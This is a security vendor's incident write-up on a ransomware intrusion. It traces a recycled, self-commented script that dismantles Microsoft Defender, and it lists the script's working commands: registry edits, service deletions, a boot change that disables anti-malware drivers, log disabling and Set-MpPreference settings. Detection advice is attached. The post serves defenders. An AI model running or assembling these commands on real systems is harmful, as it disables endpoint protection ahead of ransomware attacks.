




During a ransomware intrusion, we encountered a script that was filled with clear comments for what each command and function did. It was immediately, jarringly out of place, as at Huntress we typically observe malicious scripts to be heavily obfuscated. Clear, descriptive, English comments like rem Disable WD Tasks and rem Remove WD context menu preceded the corresponding blocks of code - it was like stumbling upon a criminal's detailed confession. This self-documenting script was the thread that unraveled the entire story. The comments made the attacker's intent crystal clear, and allowed us to identify the script's public origin—a Gist on GitHub—and its documented use in past attacks, most notably in a 2021 Xinglocker ransomware case.
In our case, this ransomware actor moved swiftly. But the Huntress SOC was faster, monitoring the adversary the entire time whilst they were in the network:
- The threat actor came in via RDP

- They immediately began tampering with defences and removing volume shadow copies (which benefits ransomware by eradicating local ‘copies’ of files). Then they moved laterally to the domain controller.
- The attacker’s intended finale was to detonate C:\Temp\file.exe -n=15 -p=F —an executable with common ransomware binary arguments.

Figure 1: Shadow volumes deleted via WMI lateral movement

Figure 2: Ransomware execution command argument variations

Figure 3: The log file from the file.exe execution
Fortunately, Huntress intervened to prevent file encryption by detecting some of the noisier tactics we will describe in this blog. At Huntress, we use all intrusions as learning opportunities, to research iteratively and refine detections for observed tradecraft. This incident highlights how effective, publicly known playbooks persist, get passed around, and are redeployed by different adversaries, who add their own iterations over time. It's definitive proof that the same tricks are still being attempted over and over, and that tells us exactly what we need to defend against.
Key takeaways:
-
Effective playbooks are recycled. The core script, first seen years ago, is still being used today, proving that adversaries will not abandon a tool that works.
-
Playbooks evolve. The base script was augmented with newer PowerShell commands, showing that while the foundation is old, the tactics are being actively refined.
-
Defenders must target the technique, not the tool. The specific script or tool an actor uses is less important than the methods they use. The enduring nature of this playbook provides a clear, consistent set of behaviors to detect and block.
The adversary playbook: A tactical breakdown

Figure 4: Extract of the adversarial script, from the Huntress platform
The original script, helpfully organized by its original author, reveals a checklist of defense evasion and system impairment tactics. Each rem comment announces the next step.
A multifaceted assault on Defender
The playbook launches a comprehensive barrage of configuration changes targeting Microsoft Defender’s operations.
|
Attacker's Comment |
Purpose |
|
rem 1 - Disable Real-time protection |
Disables core features like AntiSpyware and AntiVirus via registry policy. |
|
rem 0 - Disable Logging |
Disables WMI logging for Defender API and Audit events to frustrate forensic analysis. |
|
rem Disable WD systray icon |
Removes the Defender icon from the user's view to maintain the illusion of security. |
|
rem Disable WD Tasks |
Disables all Defender-related scheduled tasks for scanning, cleanup, and maintenance. |
|
rem Remove WD context menu |
Announces the removal of the "Scan with Microsoft Defender" option from the right-click context menu. |
|
rem Disable WD services |
Announces the final, forceful step of disabling the core Defender services directly in the registry. |
Disabling core components
Under the comment rem 1 - Disable Real-time protection, the script launches a volley of registry edits. These commands are not subtle; they directly target the policy settings for Defender's core engines, setting values like DisableAntiSpyware and DisableAntiVirus to effectively turn off the primary scanning and protection capabilities at the policy level. These commands go far beyond just turning off the antivirus. They systematically dismantle supporting features by setting policies to disable behavior monitoring, turn off cloud-based protection like "Block at First Seen," and prevent the system from sending suspicious samples back to Microsoft for analysis. This multifaceted approach ensures that every layer of real-time detection— from local heuristics to cloud intelligence—are effectively blinded.
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /d "0"
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
Next, with the section labeled rem Disable WD Tasks, the attacker cripples Defender's ability to maintain itself. By using schtasks to disable tasks for scheduled scans, cache maintenance, and cleanups, the script ensures that even if Defender wasn't fully disabled, it could no longer perform its routine, automated functions, leaving it outdated and ineffective.
Finally, the script executes its most forceful step under rem Disable WD services. Here, it directly modifies the registry to set the Start type for essential Defender services—like WinDefend and WdFilter—to "Disabled." This low-level change ensures the core components of the security software cannot be started, finalizing the complete neutralization of the system's defenses.
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
Disabling UI features
Another key part of the attacker's strategy is to operate without alerting the user. These tactics focus on removing the visible traces of Microsoft Defender to maintain an illusion of normalcy. The first three commands are designed to remove the "Scan with Microsoft Defender" option that appears when a user right-clicks on a file, folder, or drive. This prevents a curious user from easily initiating a scan and discovering a problem.
The final command is even more crucial; it deletes the registry key responsible for auto-starting the Windows Defender icon in the system tray. By ensuring this icon never appears, the attacker removes the most obvious visual indicator that the security software is disabled, allowing them to continue their attack in complete stealth.
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
There is virtually no reason why this would be done under normal circumstances, especially when run with separate commands in the command line in this fashion. You should absolutely look for this as a sign of malicious behavior.
Sigma Rules:
Windows Defender Context Menu Removed
Delete Defender Scan ShellEx Context Menu Registry Key
Disabling Logging
To ensure their actions cannot be easily traced, attackers employ tactics to blind the system's own monitoring capabilities. This tactic is a crucial anti-forensics step. The commands provided target and disable the two primary Windows Management Instrumentation (WMI) autologgers for Microsoft Defender: the DefenderApiLogger and DefenderAuditLogger. These loggers create a detailed record of Defender's activities, which is invaluable for security analysts and EDR tools during an investigation.
By setting their Start value to 0, the attackers effectively turn off these security monitors, preventing the system from recording their malicious activity. This makes it significantly harder for investigators to understand the full scope and timeline of the breach after the fact.
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
If Microsoft Defender is disabled legitimately, it will almost never be disabled in this specific way. Disabling these logs completely blinds any detection methods that may rely on this telemetry stream. This is a very good indicator, and should occur very rarely in most environments.
Sigma Rule:
Disabling Windows Defender WMI Autologger Session via Reg.exe
An evolving playbook: Same core, new layers
If the 2021 Gist script was v1.0, then the enhanced script Huntress observed in this intrusion is a v2.0 upgrade. This v2.0 playbook, from what we can tell, builds off of the foundations of the 2021 Gist script and adds additional malice.
The most critical additions are:
-
Subversion of security controls. Where the old script simply turned Defender off, the new playbook uses Set-MpPreference to reprogram its logic. Setting the default action for high-severity threats to ‘6’ (Allow) tells the security tool to willfully ignore the very threats it was designed to stop.
Set-MpPreference -SevereThreatDefaultAction 6 -Force
Set-MpPreference -HighThreatDefaultAction 6 -Force
Set-MpPreference -ModerateThreatDefaultAction 6 -Force
Set-MpPreference -LowThreatDefaultAction 6 -Force
This is a significant tactical upgrade from the original script. It instructs the security tool to willfully ignore threats, showing how attackers have refined their approach to be more nuanced, rather than simply turning a service off. This is a stealthy move that will almost never occur legitimately. While some security products or Remote Monitoring and Management Tools may adjust these settings, they will rarely set them specifically to “Allow” (6) or to “NoAction” (9)—both of which mean that Defender will not try to contain any detected threat. This is an excellent indicator that is easy to monitor in several different data sources.
Sigma Rules:
PowerShell Defender Threat Severity Default Action Set to 'Allow' or 'NoAction'
Windows Defender Threat Severity Default Action Set to 'Allow' or 'NoAction'
-
Modification of network profiles for lateral movement. The second key addition prepares the way for the ransomware to spread. Changing the active network profile to "Private" instantly relaxes firewall rules, often enabling the network discovery and file sharing protocols that help ransomware actors find their next victim on the local network.
Set-NetConnectionProfile -Name "Network" -NetworkCategory Private -
Use of PowerShell cmdlets to disable Defender: Some of these overlap with the direct registry changes that were made to disable Defender components:
|
PowerShell Action (Set-MpPreference) |
Corresponding Registry Action |
Shared Goal |
|
-DisableRealtimeMonitoring $true |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Disable Core Real-Time Protection |
|
-DisableBehaviorMonitoring $true |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Stop Behavior-Based Detection |
|
-DisableIOAVProtection $true |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Prevent Scan of Downloads |
|
-DisableBlockAtFirstSeen $true |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Value: DisableBlockAtFirstSeen is set to 1 |
Neutralize Cloud Protection |
|
-SubmitSamplesConsent 2 |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Value: SubmitSamplesConsent is set to 0 (Does not send) |
Stop Automatic Sample Submission |
|
-MAPSReporting 0 |
Key: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Value: SpynetReporting is set to 0 (Disabled) |
Disable participation in the Microsoft Advanced Protection Service (MAPS) cloud network. |
Others are unique and not previously covered by other commands:
|
PowerShell Command (Set-MpPreference) |
Purpose |
|
-DisablePrivacyMode $true |
Prevents non-admin users from seeing threat detection history. |
|
-SignatureDisableUpdateOnStartupWithoutEngine $true |
A specific command to prevent signature updates from downloading on startup. |
|
-DisableArchiveScanning $true |
Explicitly stops Defender from scanning inside compressed files like .zip or .rar. |
|
-DisableIntrusionPreventionSystem $true |
Disables the network intrusion prevention system (IPS) feature of Defender. |
|
-DisableScriptScanning $true |
Specifically disables the scanning of scripts (e.g., PowerShell, VBScript), a common attack vector. |
|
-PUAProtection disable |
Disables protection against Potentially Unwanted Applications (PUAs), such as adware. |
|
-EnableControlledFolderAccess Disabled |
Disables Controlled Folder Access, a critical anti-ransomware feature. |
|
-ScanScheduleDay 8 |
Effectively disables the daily scheduled scan by setting the day to an invalid value (8 = Never). |
- Disabling Boot-Time Protections and EDR Telemetry. A primary evolution is the direct assault on Microsoft Defender for Endpoint (MDE). While the original script focused on the standard Defender antivirus, newer attacks use commands like reg add "...Services\Sense" /v "Start" /d "4" /f and the even more forceful sc delete Sense to completely disable or remove the core MDE service. This is a critical objective for the attacker, as it severs the link between the compromised machine and the corporate security team, effectively taking the device off their monitoring grid.
This is often paired with the removal of services related to system integrity, such as System Guard, using commands like sc delete SgrmAgent and sc delete SgrmBroker. By doing so, the attacker prevents the operating system from verifying that its own core components have not been tampered with.
Furthermore, attackers are targeting security features at the earliest stages of the boot process. The command bcdedit /set {current} disableelamdrivers yes modifies the boot configuration to prevent any Early Launch Anti-Malware (ELAM) drivers from loading. This preemptively neuters a critical layer of protection before the main operating system even starts. This is complemented by disabling other low-level drivers like the Microsoft Security Filter Driver (MsSecFlt), which blinds security tools that rely on it to inspect system activity.
Finally, to ensure all this happens silently, the attacker suppresses all user-facing alerts using registry keys like Notification_Suppress, completing the total, stealthy compromise of the machine's defenses.
bcdedit /set {current} disableelamdrivers yes
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\Sense" /v "Start" /t REG_DWORD /d "4" /f
sc delete Sense
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f
sc delete SgrmAgent
sc delete SgrmBroker
What this means for defenders
The same tricks are used because they still work. Just like we recently observed the same indicators across the exploitation of multiple vulnerabilities in different attacks, it is clear that many adversaries don’t feel the need to change something that works for them. In this case, the script is a roadmap of weaknesses in default security postures. Our job as defenders is to make these tricks obsolete.
Focus on the behavior, not the artifact. Instead of relying on detecting hashes of specific scripts or file names, build detections for the behaviors themselves. An alert on reg.exe modifying a critical service's Start value, or PowerShell altering security policies, is an enduring defense. Then it doesn’t matter how this attack is carried out (by a script, binary, interactive shell, etc.)—you can always detect it.
By strengthening defenses against these common techniques, you’ll be able to prevent ransomware as we did in this case.
Appendix: Full Command List
Below, you'll find the original commands in yellow text, while the additional newer commands are in red text.
|
Command |
Purpose |
|
Network Configuration | |
|
Get-NetConnectionProfile |
Identifies the current network profile to be targeted. |
|
Set-NetConnectionProfile -Name "Network" -NetworkCategory Private |
Changes the network firewall profile to "Private" to enable lateral movement. |
|
Registry - Disable Defender Policies | |
|
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f |
Deletes existing Defender policies to ensure a clean slate. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f |
Disables the core AntiSpyware engine via policy. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f |
Disables the core AntiVirus engine via policy. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f |
Disables specific real-time features like behavior monitoring and IOAV protection. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f |
Disables cloud-based protection ("Block at First Seen"). |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /d "0" |
Disables sending data to the SpyNet/MAPS cloud protection service. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /d "0" |
Prevents automatic submission of file samples to Microsoft. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f |
Disables enhanced notifications to prevent user alerts. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f |
Disables Microsoft Defender's protection against Potentially Unwanted Applications (PUAs). |
|
Registry - Disable Logging & UI | |
|
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f |
Disables WMI logging for Defender API events. |
|
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f |
Disables WMI logging for Defender Audit events. |
|
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f |
Deletes startup approval for the Defender tray icon. |
|
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f |
Deletes the registry key that auto-starts the Defender tray icon for the current user. |
|
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f |
Removes the "Scan with Microsoft Defender" right-click context menu option. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f |
Suppresses all pop-up notifications from Microsoft Defender that would normally appear to the user. |
|
Disable Services | |
|
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f sc stop windefend |
Disables/deletes the main Windows Defender Antivirus Service. |
|
reg add "HKLM\System\CurrentControlSet\Services\Sense" /v "Start" /t REG_DWORD /d "4" /f sc stop Sense |
Disables the core service for Microsoft Defender for Endpoint (MDE). |
|
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f sc stop WdBoot sc delete WdBoot |
Disables the Defender Boot Driver service. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f sc delete WdFilter sc stop WdFilter Note: Actual commands observed were incorrectly typed sc stop WdFiltrer sc delete WdFiltrer |
Disables and deletes the Windows Defender Antivirus file system filter driver. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f sc stop WdNisDrv sc delete WdNisDrv |
Disables the Windows Defender Network Inspection System Driver. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f sc stop WdNisSvc sc delete WdNisSvc |
Disables the Defender Network Inspection Service. |
|
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f sc stop SecurityHealthService sc delete SecurityHealthService sc stop wscsvc sc delete wscsvc |
Disables the Windows Security Health service (or older Windows Security Center service) that monitors security status. |
|
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f |
Removes Security Health Service registry run key (persistence). |
|
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f |
Disables the Microsoft Security Filter Driver. |
|
sc stop SgrmAgent sc stop SgrmBroker sc delete SgrmAgent sc delete SgrmBroker |
Disables the System Guard Runtime Monitor (Broker and Agent services). |
|
bcdedit /set {current} disableelamdrivers yes |
Tells the Windows boot manager not to load any Early Launch Anti-Malware (ELAM) drivers, including WdBoot. |
|
Scheduled Tasks | |
|
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable |
Disables all Defender-related scheduled tasks for scanning, cleanup, and maintenance. |
|
PowerShell - Defender Preferences | |
|
Set-MpPreference -DisableRealtimeMonitoring $true |
Disables real-time monitoring via PowerShell. |
|
Set-MpPreference -DisableBehaviorMonitoring $true |
Disables monitoring for suspicious application behaviors. |
|
Set-MpPreference -DisableArchiveScanning $true |
Disables scanning of archives, scripts, and network drives. |
|
Set-MpPreference -SubmitSamplesConsent 2 |
Sets sample submission consent to "Never Send" (Value 2). |
|
Set-MpPreference -MAPSReporting 0 |
Turns off reporting to the Microsoft Advanced Protection Service (MAPS) cloud (Value 0). |
|
Set-MpPreference -[Level]ThreatDefaultAction 6 -Force |
Instructs Defender to take "No Action" (Value 6) on any detected threat. |
|
Set-MpPreference -PUAProtection disable |
Disables protection against Potentially Unwanted Applications (PUAs), such as adware. |
|
Set-MpPreference -EnableControlledFolderAccess Disabled |
Disables Controlled Folder Access, a critical anti-ransomware feature. |
|
Set-MpPreference -ScanScheduleDay 8 |
Effectively disables the daily scheduled scan by setting the day to an invalid value (8 = Never). |
|
Set-MpPreference -DisableIntrusionPreventionSystem $true |
Disables the network intrusion prevention system, weakening protection against network-based exploits. |
|
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true |
Prevents security intelligence (signature) updates from downloading on startup. |
|
Set-MpPreference -DisablePrivacyMode $true |
Disables privacy mode, allowing all users to see threat detection history. |
References:
-
https://gist.github.com/Dump-GUY/8daef859f382b895ac6fd0cf094555d2
-
https://thedfirreport.com/2021/10/18/icedid-to-xinglocker-ransomware-in-24-hours/